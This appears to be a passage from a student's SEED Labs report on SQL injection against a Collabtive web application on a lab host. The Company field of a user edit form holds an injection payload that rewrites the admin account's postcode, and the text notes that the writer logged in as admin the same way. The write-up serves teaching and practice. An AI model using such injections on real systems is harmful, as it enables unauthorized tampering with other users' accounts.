www.sqllabcollabtive.com/manageuser.php?action=editform&id=2
Google
Most Visited
Getting Started
Seed Labs
Collabtive / Projectmanagement
Please choose

Edit user / seed

User:	admin
Avatar:	
Company:	', zip = '3800' WHERE ID = 1 #
E-Mail:	adminfit3173@monash.edu
URL:	
Phone:	
Cell phone:	
Address:	
Postcode:	
City:	

Then we login as admin with the same injection way used in login as seed. We can see the information of admin is successfully modified.


User profile @ Collabtive
www.sqllabcollabtive.com/manageuser.php?action=profile&id=1
Google
Most Visited
Getting Started
Seed Labs
Collabtive / Projectmanagement

User profile / admin

Company:	
E-Mail:	adminfit3173@monash.edu
URL:	
Phone:	
Cell phone:	
Address:	
Postcode / City:	3800
Country:	
Tags:	